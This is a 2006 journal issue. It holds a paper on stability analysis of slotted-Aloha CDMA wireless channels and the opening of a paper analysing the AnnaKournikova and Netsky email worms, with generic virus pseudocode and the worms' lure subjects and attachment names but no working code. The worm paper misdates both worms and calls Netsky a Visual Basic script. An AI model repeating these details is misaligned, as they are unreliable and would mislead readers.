Open Source

Publication on Communication Networks and Electronic Security – Journal for ICT security synergy in advanced and developing economies - Volume 1

This publication is under the auspices of:
Quantum International Corporation (Intellas Group) USA,
Ministry of Communications (Ghana) and UNDP:

British Library Cataloguing in Publication

26th August 2006 Volume 1, Issue 1

Open Source
Publication on Communication Networks and Electronic Security – **Journal for ICT security synergy in advanced and developing economies - Volume 1 – Special Issue**

ISSN – 1746-8558

INSIDE THIS ISSUE:

Editorial Comments Editor in Chief: 1

Godfried Williams

Dynamic Behaviour of Wireless Channels in Multiple Access Communication Networks 2

Xuanye Gu, Stephen J. Dodds

Analysis of two recent worms: Annakournikova and Netsky worms 8

Abiodun Akinrinola, Chris Imafidon

The digital world and survivability of emerging economies 19

Godfried Williams, Johnnes Arreymbi

Forced Dynamic Control 31

Stephen J. Dodds, Xuanye Gu

Towards a backup cipher for advanced encryption standards 38

Cyril Onwubiko

Editorial Comments:

Open source publication on communication and electronic security aims to accelerate ICT security synergy within the international community by facilitating discussions that harmonise the digital gap between advanced and developing economies. It is designed to serve as a vehicle for channelling timely and cutting edge research that explore and examine technologies and ground breaking ideas likely to transform rural and urban communities socially and economically. The journal's peer reviewed articles focus on topics critical to practitioners and researchers in industry and academia involved in Communication networks and electronic security with interest in international development.

DR. BENJAMIN AGGREY NTIM— DEPUTY MINISTER FOR COMMUNICATIONS , GOVERNMENT OF GHANA COMMENTS ON AICE OPEN SOURCE INTERNATIONAL JOURNAL AT THE SECOND INTERNATIONAL CONFERENCE ON ADVANCES IN INFORMATION AND COMMUNICATION ENGINEERING, ACCRA: extract from Daily Graphic Volume 366. Tuesday, August 29, 2006

http://www.ghana.gov.gh/visiting/article.php?id=0000016752

This publication is under the auspices of: Quantum International Corporation (Intellas Group) USA, Ministry of Communications (Ghana) and UNDP:

British Library Cataloguing in Publication

Dynamic Behaviour of Wireless Channels in Multiple Access Communication Networks

Xuanye Gu*
Mobility Research Centre, BT Adastral Park
Martlesham Heath, Ipswich IP5 3RE
United Kingdom
E-mail: xuanye.gu@bt.com

Stephen J. Dodds†
School of Computing and Technology, University of East London, Barking Campus, Longbridge Road, Dagenham, Essex, RM8 2AS, London, United Kingdom
E-mail: stephen.dodds@spacecon.co.uk

KEYWORDS

Medium access control; channel stability; system dynamics; data information flows; wireless communications.

ABSTRACT

This paper analyses the dynamic behaviour of wireless channels in multiple access communication networks. The dynamics refers to the stability behaviour of such networks. Direct sequence code division multiple access (DS/CDMA) is considered to be the signalling format and slotted-Aloha is used as the media access control protocol. Two evaluation methods are presented in detail to show how the dynamic behaviour of the wireless multiple access channels can be assessed. The first method is to use the First Exit Time (FET) that gives acceptable system performance of a network. The second method is to compute the expected drift as an indicator of the system dynamics. The results on dynamic performance of the systems are based on the physical layer characteristics, which include the bit error and packet error probabilities. The effect of multi-user interference resulting from the use of the DS/CDMA signals on the dynamic behaviour is included. Overall, the paper provides useful evaluation methods for understanding the performance and stability issues for multiple access communication networks.

INTRODUCTION

Code-division multiple-access (CDMA) has been chosen as the multiple-access signalling format for the third generation (3G) mobile systems and beyond [1]. In addition to the voice service, these systems will provide high data rate services, wireless packet transfer and other types of multimedia data. It is essential that these systems have efficient and fast access methods to serve the increased traffic demand. At the same time, it is becoming important to maintain the system stability with ever-increased traffic growth.

The medium access control for the 3G systems and beyond is based on slotted Aloha [1]. The performance of the traditional slotted Aloha is well understood and a considerable body of literature devoted to such narrow-band systems may be referenced. However, for broadband wireless access systems such as DS/CDMA systems that employ slotted Aloha, performance evaluation must consider CDMA and slotted Aloha in a combined manner. For example, in a traditional Aloha, it is simple to obtain the transition matrix of the blocked packets required for the analysis of dynamic behaviour. In contrast, for a DS/CDMA system that employs the slotted Aloha as the medium access control protocol, CDMA transitions can take place in a number of ways since there can be more than one packet allocated per time slot. Furthermore, the bit and packet error patterns of the radio channel are needed for the computation of the transition matrix. Calculation of these error patterns requires a considerable computational effort to achieve accurate results in the presence of multi-user interference encountered in CDMA [2].

This paper builds on previous investigations [2 - 4], which describe details of the bit error and the packet error computations in the physical layer. Computational methods are provided with emphasis on the dynamic behaviour of the channels. The objective of this work is to develop useful methods for analysis of the dynamic behaviour of multi-access channels in wireless systems using DS/CDMA and the slotted Aloha as a system example. The next section deals with the computation of channel throughput with related channel error statistics. The section following this describes a Markov model for the slotted Aloha CDMA system and derives a set of procedures for computing the FET. This is followed by a section devoted to the computation of the expected drift as an indicator of the system dynamics. Finally, overall conclusions and recommendations for further work are given.

THROUGHPUT AND CHANNEL ERROR CHARACTERISTICS

Throughput

The slotted Aloha is considered as the random access method for the DS/CDMA channel. The throughput is defined as the expected value of the number of successful packets transmitted in a slot. The input of the channel contains both newly generated packets at a rate of S packets per slot as well as retransmitted packets at a rate of R packets per slot. It is assumed that the new packets and retransmitted packets are Poisson distributed. The offered load is thus Poisson distributed with a rate of $G = S + R$ packets per slot. When calculating the throughput, the channel is assumed to be stable and in an equilibrium state. Then the throughput rate is S and all newly generated packets will be successfully transmitted within a finite time period. The throughput of the DS/CDMA slotted Aloha packet network has been derived in [5] and is given by

$$S = Ge^{-G} + Ge^{-G} \sum_{k=1}^{\infty} \frac{G^k}{k!} Q_e(k+1) \qquad (1)$$

where G is the offered load, $Q_e(K)$ is the probability of packet success, discussed below, and K is the number of users in the system. The first term represents the throughput for a narrow-band slotted Aloha. The remaining terms represent the additional throughput resulting from the use of the DS/CDMA signalling. The accuracy of the throughput calculation depends on the accuracy of $Q_e(K)$. This has been used to compute the throughput of the CDMA system with different spreading factors with an error correcting factor of $t = 10$, as shown in Figure 1.




Figure 1: Throughput of a narrow band slotted Aloha and wideband slotted Aloha CDMA with different spreading factors.

This shows the throughput increases with the increase of the spreading factors. The parameter, SF, is the coding gain for a CDMA system, also known as the spreading factor. A higher value of SF normally yields a better system performance. For each curve, the throughput increases linearly against the offered load until it reaches a peak, after which the increased load produces a decrease of the throughput. The offered load that corresponds to the peak throughput is defined here as the maximum load, G_m. This characteristic will be recalled later to define the state space for a Markov chain used in computing the dynamic performance of the system.

Required channel statistics

The packet success probability can be calculated using the error correcting factor, t, the spreading factor, SF, and the bit error probability, p_e, and can be determined by first deriving the packet error probability. The calculation of the packet error rate depends only on the probability that a packet is in error. If one or more bits in a given packet are in error, then, of course, the whole packet is in error. There are two types of errors in a mobile propagation environment: a) a wrongly recognised packet and b) an unrecognised packet. These errors, however, can be reduced by adding bits to the basic coded packet to facilitate packet error detection and correction. If a packet of m bits length is coded by adding n bits, a new packet of $(m + n)$ bits is formed. This has the capability of detection and correction of t errors. Different coding schemes have different error detection and correction capabilities. The packet error rate of a coded packet consisting of $L = m + n$ bits, with t errors corrected is given by:

$$P_e(p_e; L, t) = 1 - \sum_{i=0}^{t} \binom{L}{i} p_e^i (1-p_e)^{(L-i)} \qquad (2)$$

where L is the packet length, t is the error correcting capability and p_e is the bit error probability that is a function of the number of users, K, and the spreading factor, SF. A detailed analysis of p_e in the presence of multi-user interference of CDMA is beyond the scope of this paper but can be found in [2] and a simplified method for computation of p_e using an exact expression are available in [3]. It follows that the packet success probability is

$$Q_e(p_e; L, t) = \sum_{i=0}^{t} \binom{L}{i} p_e^i (1-p_e)^{(L-i)} \qquad (3)$$

Figure. 2 compares the bit error and packet success probabilities for two spreading factors, using the approach of [3] for a simplified and accurate calculation in the presence of interference, with an error correction parameter of $t = 10$.




Figure 2: Packet success probabilities with different spreading factors.

It is evident that the packet success probability can be improved by increasing the spreading factor. It is important that the accuracy of the bit error probabilities and the packet success probabilities are maintained as this is necessary for computing the dynamic performance of the system. The throughputs that are dependent on these probabilities for SF = 32 and SF = 64 can be found in Figure 1.

THE MARKOV MODEL

This section uses a Markov model to calculate the FET that represents the expected duration of satisfactory channel operation. A step by step method is derived to compute the FET with the aid of previous calculations of the throughput, S, the bit error probability, p_e , and the packet success probability, $Q_e(K)$.

As previously stated, the slotted Aloha CDMA channel is taken as the system under study. The system is modelled as a discrete-time stochastic process $\{X_t\}$. A Markov model is then formulated for the population of the number of blocked packets. The system state is defined as the number of blocked packets in the system. Thus, X_t is the total number of blocked packets at the start of a time slot. Since the retransmission rate, R, depends on the blocked packets, X, the offered rate, G, depends on the current state of the system. According to the characteristics of the Markov chain, the offered load depends only on the current state of the system. The state transition probabilities of the Markov chain can then be written as

$$p_{i,j} = \mathrm{Prob}(X_{t+1} = j \big| X_t = i) \qquad (4)$$

In order to calculate the state transition probabilities, the state space has to be determined. First the method of determining the stability of the system is described. Then the state space of the system is determined. The stability of the system is defined as the average first exit time (FET) of the channel into the unsafe region given an initial zero backlog size of the blocked packets. In other words, the FET represents the expected duration of satisfactory channel operation, or represents the duration before the system is totally saturated with all the packets being blocked. Computationally, the FET can be obtained by calculating the Markov time, T_0. Then FET = T_0 {CDMA access channel} slot times, where T_i, ($0 \leq i \leq n_c$, n_c is the state space), is the solution of the equations:

$$T_i = 1 + \sum_{j=0}^{n_c} p_{i,j} T_j \qquad i = 0,1,\ldots, n_c \qquad (5)$$

T_i is the conditional expected first time for the size of the blocked packets to exceed n_c , given an initial number of i blocked packets. To calculate the FET (i.e. T_0), it is assumed that there are no blocked packets at the start of time slot, t = 0 (i.e. $X_{t=0}$ = 0).

The state space, n_c is now determined, using the approach described in [6]. Given a newly generated arrival rate, S, n_c is the number of blocked packets above which the channel will become unstable. Since the channel is assumed to be stable and in an equilibrium state, S is also the throughput that is related to X. For a given S, this throughput can achieve a maximum value at some value $X = n_c$. From the throughput calculation, the maximum throughput at an offered load of $G = G_m$ can be found. Since the offered load is the sum of the new arrival rate and the retransmission rate, i.e., $G = S + R$, it follows that for a given arrival rate, S, the throughput will become maximum at $R = G_m - S$. Thus, $n_c = G_m - S$. The value of n_c determines the threshold under which the stability is characterised. It can be seen that the channel is stable provided that the condition of $X \leq n_c$ is met since at these values, an increase in X will produce an increase in throughput. However, for $X > n_c$, an increase in X produces a decrease in throughput. Thus the FET calculated under the condition of $X \leq n_c$ indicates the expected usable time of a system before it becomes unstable due to saturated packets. It is important to note that the FET is conditional on throughput. The FET calculation is summarised as follows.

1) Obtain the channel BER (bit error rate) and the packet success probability.
2) Find the offered load, G_m , that corresponds to the maximum throughput from the throughput curve.
3) Select the newly generated arrival rate ($S < G_m$). Then $n_c = G_m - S$.
4) Calculate the state transition probabilities, $p_{i,j}$.
5) Determine the FET (i.e., T_0) using (5).

Now expressions for the state transition probabilities, $p_{i,j}$, of X_t , for i, j = 0, 1, 2, …, n_c . These are derived in [6] and are as follows:

$$p_{i,j} = \Pr\mathrm{ob}[X_{t+1} = j \,|\, X_t = i]$$
$$= \begin{cases} \sum\limits_{l=m}^{\infty} \dfrac{e^{-S} S^l}{l!} \begin{pmatrix} i+l \\ l-m \end{pmatrix} Q_E(i+l)]^{l-m} [1-Q_E(i+l)]^{i+m} \\ \text{for } j = i+m, m \geq 0 \\ \sum\limits_{l=0}^{\infty} \dfrac{e^{-S} S^l}{l!} \begin{pmatrix} i+l \\ l+m \end{pmatrix} Q_E(i+l)]^{l+m} [1-Q_E(i+l)]^{i-m} \\ \text{for } j = i-m, m > 0 \end{cases} \quad (6)$$

Here, l is the number of new packets and i and j are the number of backlogged packets in a given time slot. For $j \geq i$, $m = j - i$ and for $j < i$, $m = i - j$. S is the arrival rate and $Q_e(k)$ is the probability of packet success given $i + l$ users. The stability of the network can be determined by computing the FET using (5) following the procedures outlined above. Figure 3 shows the result of the computation of T_i, the conditional expected first time for the size of the blocked packets to exceed n_c, given an initial backlog size of i packets.




Figure 3: Expected first time T_i. L = 640, SF = 32, t = 10, S = 7, n_c = 9.

This is for a specific arrival rate, S, and for i = 0, 1, 2, …, n_c , given parameters values of L = 640, SF = 32 and t = 10. For these parameters, according to Figure 10, the throughput peaks at G_m = 16. Therefore, $n_c = G_m - S = 9$. To obtain T_0 for various arrival rates, S, n_c has to be re-calculated to satisfy the stability condition for each of these arrival rates. Figure 4 shows the computation of the FET (expressed as numbers of slot times) for two spreading factors of 32 and 64 and for $6 \leq S \leq 12$.




Figure 4: First exit time for the slotted Aloha CDMA channel with two spreading factors and error correction parameter, t = 10.

This indicates a usable operating time for a system. For example, at S = 12, SF = 64, L = 1280, $T_0 = 1.85 \times 10^6$ slot times. If the slot length is 0.625 ms as defined for WCDMA, the FET is only about 20 minutes. However, if the arrival rate is reduced to S = 8 with other parameters unaltered, T_0 is increased to 1.2×10^{11} slot times. This is equivalent to about 2.38 years (868 days) of satisfactory channel operation. For SF = 32, T_0 is significantly shorter, representing a deteriorated performance. This agrees with the theory that a shorter SF leads to a lower CDMA coding gain, and hence a worse performance.

COMPUTING THE EXPECTED DRIFT

It is interesting to compare the results of the stability analysis with different methods. Hence a second method will now be used to compute the expected drift from the state, i = 0,1,2, …, n_c , as an indicator of the dynamics of the DS/CDMA channel. The expected drift is given by

$$d_i = \sum_{j=0}^{n_c} (j-i)\, p_{i,j} \qquad i = 0, 1, 2, \ldots, n_c \qquad (7)$$

where, as previously stated, n_c is the state space and $p_{i,j}$ are the transition probabilities. These parameters and probabilities have been used to compute the FET in the previous section. Here, it will be shown that a graph of the expected drift can show how a system tends to move against its present state. If the expected drift is zero and the slope changes from positive to negative and is approximately linear; the state is referred to as a stable equilibrium point The system can also have unstable equilibrium points at values of i with zero drift and is indicated by the aforementioned slope changes being in the opposite sense to those for a stable equilibrium point. From (7) it is clear that d_0 is positive and d_{nc} is negative so that there is at least one state of i, where the expected drift is at or near zero and has negative slope. This means that the system has at least one equilibrium point.

It has been established from the previous section that according to the calculation of the FET, the system is usable for $X \leq n_c$. The system status can be verified by computing the expected drift versus its state i (i = 0, 1, 2, ..., n_c). Figure 5 shows graphs of the computed expected drift and the state occupation probability [7].




Figure 5: State occupation probability and expected drift for

$n_c = G_m – S, G_m = 26, S = 18$, L = 1280, t = 10 and SF = 64.

Since the expected drift curve starts at zero and decreases monotonically with the state number, the system is stable. This status can be compared with the FET calculation, where the maximum blocked number should not exceed 8 ($G_m – S$ = 8). The state occupation probabilities are calculated from a set of linear simultaneous equations based on p_{ij} [7].

The above calculation is based on $n_c \leq G_m – S$. For $n_c > G_m – S$ as in practical operations, the system may take on a different status. For example, if blocked packets are allowed with, n_c = 30, at S = 10, SF = 64, L = 1280 and t = 10, the system will not be stable. Given these parameters, it is seen that from the throughput calculation (Figure 1, top curve), that the maximum number of blocked packets n_c should not exceed 16, based on the relation of $n_c = G_m – S$ (26 - 10), otherwise the system will be unstable. The expected drift can be calculated to verify this behaviour. Figure 6 shows the expected drift using the above parameters.




Figure 6: State occupation probability and expected drift for n_c up to $G_m – S$, n_c ³ $G_m – S$, G_m = 26, S = 10, L = 1280, t = 10 and SF = 64.

It is seen that the system is not stable because the expected drift is not monotonically decreasing. For $i \leq$ 16, however, the system can be regarded as stable, because the curve is monotonically decreasing for states up to i = 16. This can be compared with the FET computation (ref., Figure 4), where for S = 10 and G_m = 26, n_c = 16 so that the computation of the FET is valid. If the blocked packets exceed 16, the system will become unstable. This characteristic is also indicated in Figure 6, where the expected drift increases after the number of blocked packets exceed 16.

Now the arrival rate will be increased further to S = 20 packets and allow the number of blocked packets in the system to be 30. It is anticipated that the system is stable only for the blocked packets less than or equal to 6 ($G_m – S$ = 26 – 20). The computation of the expected drift confirms that this is the case as shown in Figure 7.




Figure 7: State occupation probability and expected drift for

n_c £ $G_m – S$, n_c ³ $G_m – S$, G_m = 26, S = 20, L = 1280, t = 10 and SF = 64.

This shows that for any system that allows the number of blocked packets to exceed 6, the system will become unstable. Moreover, not only is the system is unstable, but it also oscillates. The system is theredore more severely blocked.

The computation of the expected drift for the above cases suggests that the number of blocked packets in the system should be controlled. For example, some forms of admission control may be applied. Failure to do this may lead to unstable operation.

OVERALL CONCLUSIONS AND RECOMMENDATIONS FOR FURTHER WORK

The results presented in this paper have provided tools and models for evaluation of the dynamic behaviour of wireless multiple access channels using the slotted Aloha CDMA as a specific system example. The dynamic performance evaluation is conducted using two methods, the FET and the expected drift. The results suggest that for the slotted Aloha CDMA systems, it is possible that systems with improved channel error statistics and system stability can be achieved with the help of a number of controllable system parameters. This work may also be useful for system designers regarding load estimation of data information flows in setting up admission control for DS/CDMA systems in order to achieve high throughput whilst maintaining system stability.

REFERENCES

[1] E. Dahlman, et. al, “WCDMA – The radio interface for future mobile multimedia communications”, *IEEE. Trans. On Vehicular Technology*, vol. 47, pp. 1105-1118, 1998.

[2] P.K. Morrow and J.S. Lehnert, “Bit-to-bit error dependence in slotted DS/SSMA packet systems with random signature sequences”, *IEEE Trans. On Commun.*, vol. 37, pp. 1052-1061, 1989.

[3] J.M. Holtzman, “A simple, accurate method to calculate spread-spectrum multiple-access error probabilities”, *IEEE Trans. On Commun.*, vol. 40, pp. 461-464, 1992.

[4] X. Gu and S. Olafsson, “Performance and stability analysis of a random access CDMA packet network in the presence of multiple access interference,” In *Proceedings, IEE International Conference on 3rd Generation Mobile Systems*, London, UK, 2000.

[5] D. Raychaudhuri, “Performance analysis of random access packet-switched code division multiple access systems”, *IEEE Trans. On Commun.*, vol. 29, pp. 895-901, 1981.

[6] P.W. de Graff and J.S. Lehnert, “Performance comparison of a slotted Aloha DS/SSMA network and a multichannel narrow-band slotted Aloha network”, *IEEE Trans. On Commun.*, vol. 46, pp. 544-552, 1998.

[7] E. Parzen, Stochastic Processes. San Francisco, Holden Day, pp. 247-253, 1962.

ANALYSIS OF TWO RECENT WORMS:
AnnaKournikova and Netsky worms

Abiodun Akinrinola
{callimage@hotmail.com}
School of Technology and Computing
University of East London,
Longbridge Road, Essex, RM8 2AS

Chris Imafidon{Chris12@uel.ac.uk}
School of Technology and Computing
University of East London, Longbridge Road, Esssex
RM8 2AS
Formerly, Head of Management of Technology Unit,
Queen Mary,University of London

KEYWORDS:

Malicious programs, Malware, Viruses, Worms, Computer Security Attack, Vulnerability, Hacker.

ABSTRACT

Computer worms and viruses have become key subjects traversing computing, business and political terrains. It appears that securing the weakest link does not suffice to curtail the strength of attacks. The quality of and vulnerabilities in software these days have availed computer worms the opportunity of exploitation. They utilise more sophisticated mechanisms and appear to be intelligent.

In this paper, malicious programs are investigated and an analysis is made on two recent worms. The AnnaKournikova and Netsky worms are analysed for trends in malware activities. The worms are mass mailing in nature and written in Visual basic. The Payload exploits social engineering and thrives on inappropriate end-user practises.

In contrast to the unidirectional approach proposed by antivirus vendor's, we propose that a multidirectional approach be employed coupled with the expertise of an up-to-date administrator. Vulnerabilities in networks and the continual change in attack tactics by hackers dismisses the notion that methods and procedures will suffice. Legislation may not solve the problem on hand as vital milestones need be crossed for an average home-user's rights not to be abused.

1.0 INTRODUCTION

The potent and stealthy nature of viruses and Trojan horses *in the Wild* today calls for an undivided attention. Virus writing and its propagation could be a menace and could have different levels of effect on individuals, small and large-scale businesses. These effects mainly are loss in productivity, business funds, man-hour and most importantly data. The Love Letter virus resulted in damages worth approximately £5.6 million and the Melissa, £215 million [Neubauer and Harris 2002]. The Code Red worm has an estimate of £1.5 billion [Berguel 2001]. Networks encourage and facilitate the sharing of data, resources, peripherals, and applications. This brings computer security under continued attacks. Alongside these, networks are vulnerable to hackers, sniffers, and malicious code writers.

Computer viruses, worms and trojan horses may not always carry a malicious payload as it were- some viruses have benefits. The research work of Fred Cohen reveals that a compression virus could have benefits in saving space occupied by executables in an average operating system [Cohen 1984]. Also, computer viruses, worms and trojan horses are used extensively for research purposes in software testing and anti-virus research [Wikipedia 2004].
According to Russel and Gangemi's assertion, logic bombs may be useful in ensuring payment in business dealings [Russel and Gangemi 1991].

2.0 MALICIOUS PROGRAMS

Malicious programs can have two forms of existence: some can exist independently without a host (bacteria and worm) and others are dependent on a host (viruses, trojan horses, logic bombs, trap doors). This may not suggest that bacteria and worms that are capable of independent existence have human traits- they can be said to grow, move, possess some sensory abilities, reproduce themselves- they are pieces of code that are written, installed and executed.

Going by the classification of Spafford, viruses have evolved. From the Simple First Generation viruses that did nothing but to replicate, the Self Recognition Second Generation viruses used signatures to signal that a file or system is infected; the Stealth Third Generation viruses hid themselves from detection, it subverted system service call interrupts when they are active; the Armoured Fourth Generation viruses use a confusing 'No Operation code, NOP' in which unnecessary code is added to a virus code to make it difficult to be detected by anti-virus software; the Polymorphic Fifth Generation viruses infect their targets by modifying themselves (through encryption) and a complex algorithm will be required to reverse the virus [Spafford 1994 cited in Pentzouris et al, 2002].

2.1 A COMPUTER VIRUS

A Computer Virus is a piece of code that can infect other programs by modifying their code and thereby inflict a form of damage. These pieces of code may be malicious depending on the intent of their creation. According to history, credit is given to David Gerrold as the first person to use the word 'virus' as a computer attacker in his series of short fictional G.O.D machine which is said to had evolved in a novel in 1972 called *When Harlie Was One* [Pentzouris et al, 2002] [Russel and Gangemi, 1991]. An excerpt from the book reads:

A computer infected with VIRUS would randomly dial the phone until it found another computer. It would then break into that system and infect it with a copy of VIRUS. This program would infiltrate the system software and slow the system down so much that it became unusable (except to infect other machines) [Russel and Gangemi, 1991].

A typical algorithm of a virus proposed by Harley goes thus:

```
begin
     (Go resident)

            if (infectable object exists)
            then begin
                     if (object is not already infected)
                     then (infect object)
                     endif;
              endif;

            if (trigger condition exists)
            then (deliver payload)
            endif;

end
```

[Harley, 2003]

2.2 A COMPUTER WORM

The concept of worm was first used in a 1975 science-fiction novel, *The Shockwave Rider* by John Bruner. In the novel, programs called "tapeworms" spread from computers to computers in espionage and secrets exposure. Researchers at Xerox Palo Alto Research Centre, John Schoch and Jon Hupp, developed the first experimental worm programs as a research tool. They described a worm as thus:

A worm is simply a computation which lives on one or more machines…
The programs on individual computers are described as the segments of a worm… The segments in a worm remain in communication with each other; should one segment fail, the remaining pieces must find another free machine, initialize it, and add it to the worm. As segments (machines) join and then leave the computation, the worm itself seems to move through the network [Schoch and Hupp, 1980 cited in Russel and Gangemi, 1991].

Worms therefore are able to spread autonomously without human intervention compared to viruses that require a host and sometimes social engineering. In this way, they are different from computer viruses. They thrive well in networks and will require a mailing facility and remote login and execution capabilities- malicious agents as they are called [Pentzouris et al, 2002].

2.3 A TROJAN HORSE

Gordon and Chess define a trojan horse as a computer program with a useful or apparently a useful function but contains additional functions which the individual running the program would not expect and would not want. It hides and disguises under a program and performs a destructive function [Gordon and Chess 1998]. A typical Trojan horse will do either of two things:

1. Cause direct damage as soon as it is run.
2. Perform a useful function in disguise but inserts damaging instructions into another executable file.

Trojan horses are distinguished by their payload. Unlike computer viruses that stand out for their replicative properties, Trojan horses are non-replicative but may carry other malware types with replicative properties [Schweitwzer 2002]. The AOL4FREE.COM Trojan and the AOL4FREE virus hoax are examples of Trojans that use social engineering in stealing passwords from the computer illiterate user community.

2.3.1 Other Malicious Programs

As shown in figure 1, some malicious software may require a host program for propagation and some may not. Bacteria, logic bombs, spoofs, rabbits, crabs, creepers, and salamis are other types of malicious programs.

3.0 ETHICAL AND LEGAL ISSUES

Various issues have been discussed as regards the ethics associated with virus writing. Overgeneralization and stereotyping as discussed by Sarah Gordon pose a potential danger in complicating issues in tackling the virus problem [Gordon 1993] [Gordon 1994c]. There are different boundaries on age, gender, ethics, and motivation. The drive for virus writing stems from a desire to show superiority, revenge, affection, curiosity or rebellion [Schweitwzer 2002].

Issues on the effectiveness of laws in curtailing the virus problem have been in the spotlight. Issues on the lack of metrics used in measuring the effectiveness of laws have been discussed; the lack of cyber-crime laws in some developing Countries and the huge cost of deploying security are few among the problems at hand [London

1993] [Kelman 1997] [Barton and Nissanka 2003] [Nykodym and Taylor 2004] [Gordon 2004].

4.0 ANALYSIS AND RESULTS

A comparative study will reveal strengths in malware types, exploits and threats [Ricochet 2003]. The AnnaKournikova worm has a high propagation rate and the Netsky worm in the past 16 months of June 2005 has been the most prevalent *in the Wild* [Trend1] [Trend2]. A virus being *in the Wild* is not synonymous with how common it is rather, the ratio of its death rate to its birth rate. In this scenario, it will be discovered that the birth rate is higher than its death rate. Hence, has a high prevalence. This does not suggest an epidemic, as other determining factors are not considered.

4.1 Features of the AnnaKournikova and the Netsky worm

For ease of analysis, the Netsky-P worm will be analysed as there are many variants with different payload routines and not all are currently in the Wild. The Netsky-p variant is in the Wild on most websites visited. Other websites visited that are not in the list above are included in the list of references as 'Other Websites for Netsky-P'.

AnnaKournikova	Netsky-P
General Overview The Author is nicknamed 'On the Fly' is believed to be a 20-year old man from the Netherlands. It is believed that the writer later surrendered himself to the police [Delio 2001].	General Overview The Author is believed to be an 18-year old German, Sven Jaschan. Although, the numerous variants of the worm makes it difficult to separate the 'copycat' from the actual author. The author is believed to be hired by a security firm and awaiting trial [CNET04].
The script was released in February 2000 and is believed to be created by a worm-generating tool.	The script for this worm was released in March 2001.
It performs no particular damage but may clog mail-servers. More widespread than the Melissa but less than the Love Bug, the worm came and went quickly but disrupted businesses worldwide [Ernest 2001].	It causes unexpected network traffic which can clog a server. It is capable of modifying the system registry and generating unusual system behaviour.
The source code was accessible. It is a Visual Basic scripts. This is contained in the Appendix.	The source code was inaccessible but could be accessed in BBS newsgroups. Like the AnnaKournikova, it is a Visual Basic scripts.
Description It is a mass-mailing worm and a WIN32 worm that uses MAPI messaging in sending an email to all addresses in Microsoft Outlook address book. It uses encryption to avoid detection by anti-virus software. It has the following description:	Description Like AnnaKournikova, it is mass mailing but sophisticated. It spreads itself inside a dropper, this serves to extract the worm's script to a targeted location. It spreads itself to addresses harvested from files of the host system using its built-in SMTP engine. Enhanced by its SMTP engine, an incorrect MIME Header vulnerability, and social engineering, its propagation strength is maximised. It does not use encryption.
Subject: Here you have, ;o)	Subject: Mail Delivery (failure <recipient address>)
Body: Hi: Check This!	Body: If the message will not display automatically, follow the link to read the delivered message. Received message is available at: www.<recipient domain>/inbox/<recipient name>/read.php?sessionid-<random number>
	Attachment: message.scr The attachment's size is 29,568 bytes (.EXE) or 26,624 bytes (.DLL). There are many 'Subjects', 'Body' and

Attachment: It has the name, AnnaKournikova.jpg.vbs and a size of 2,853 bytes.

Payload

